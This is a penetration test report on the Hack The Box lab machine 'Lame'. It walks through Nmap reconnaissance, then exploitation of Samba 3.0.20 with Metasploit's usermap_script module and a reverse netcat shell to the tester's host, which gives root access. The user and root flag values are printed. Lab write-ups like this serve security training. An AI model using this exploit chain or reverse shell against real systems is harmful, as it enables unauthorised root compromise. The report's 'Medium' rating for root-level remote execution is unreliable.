TOLGA ÜNER

Penetration Test Report of HacktheBox Machine LAME

March 7, 2023

Table of Contents

Scope

Scope of this assessment was one IP address.

Scope Detail

IP Address	Description
10.129.238.134	IP address of the Machine

Finding

In my assessment I found a vulnerability that gives attacker root access to the machine. This vulnerability is caused by Samba is using low-level and vulnerable version to allows attackers remotely execute commands.

Severity of the finding

Finding Number	Severity	Description
1.	Medium	Vulnerable version of Samba

Walkthrough of the Finding

Finding 1: Vulnerable version of Samba

The first thing I did was scan the IP address that I have with Nmap to see the open ports.

Command: nmap -sV 10.129.238.134

```
┌──(root㉿host)-[/home/tlg/Desktop/test/Lame]
└─# nmap -sV 10.129.238.134
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 13:49 +03
Nmap scan report for 10.129.238.134
Host is up (0.064s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.54 seconds
```

Figure 1 Nmap Scan

After that I used the nmap's smb OS discovery script to find out which version of Samba is running.

```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2023-03-07T05:48:24-05:00

Nmap done: 1 IP address (1 host up) scanned in 8.90 seconds
```

Figure 2 Samba Version 3.0.20

After quick search for this version, I found that there is an exploit for this version of Samba in msfconsole.

Name of this exploit is usermap_script because Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands.

Command: use exploit/multi/samba/usermap_script

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.230.139  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

After that I configured the exploit.

```
msf6 exploit(multi/samba/usermap_script) > set Rhosts 10.129.238.134
Rhosts => 10.129.238.134
msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.14.13
lhost => 10.10.14.13
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.13:4444
[*] Command shell session 1 opened (10.10.14.13:4444 -> 10.129.238.134:54405) at 2023-03-07 10:12:25 +0300
```

```
whoami
root
```

We are inside the machine as root.

The targets user flag was inside the /home/makis folder.

```
cd home
ls
ftp
makis
service
user
cd user
ls
ls -la
total 28
drwxr-xr-x 3 1001 1001 4096 May  7  2010 .
drwxr-xr-x 6 root root 4096 Mar 14  2017 ..
-rw------- 1 1001 1001  165 May  7  2010 .bash_history
-rw-r--r-- 1 1001 1001  220 Mar 31  2010 .bash_logout
-rw-r--r-- 1 1001 1001 2928 Mar 31  2010 .bashrc
-rw-r--r-- 1 1001 1001  586 Mar 31  2010 .profile
drwx------ 2 1001 1001 4096 May  7  2010 .ssh
cd ..
ls
ftp
makis
service
user
cd makis
ls
user.txt
cat user.txt
ebfd6eac75c258014ab5adcc6c9a278c
```

ebfd6eac75c258014ab5adcc6c9a278c

The root flag was inside the /root folder.


```
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
cat root.txt
67cdcc6216d2239b1dd5b4239c14eeea
```

67cdcc6216d2239b1dd5b4239c14eeea

Remediation

Finding 1: Vulnerable version of Samba

- Use the latest stable version of Samba.



https://www.samba.org/samba/download/

References

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2447

https://www.mageni.net/vulnerability/samba-ms-rpc-remote-shell-command-execution-vulnerability-active-check-108011

https://www.samba.org/samba/security/CVE-2007-2447.html

https://access.redhat.com/security/cve/cve-2007-2447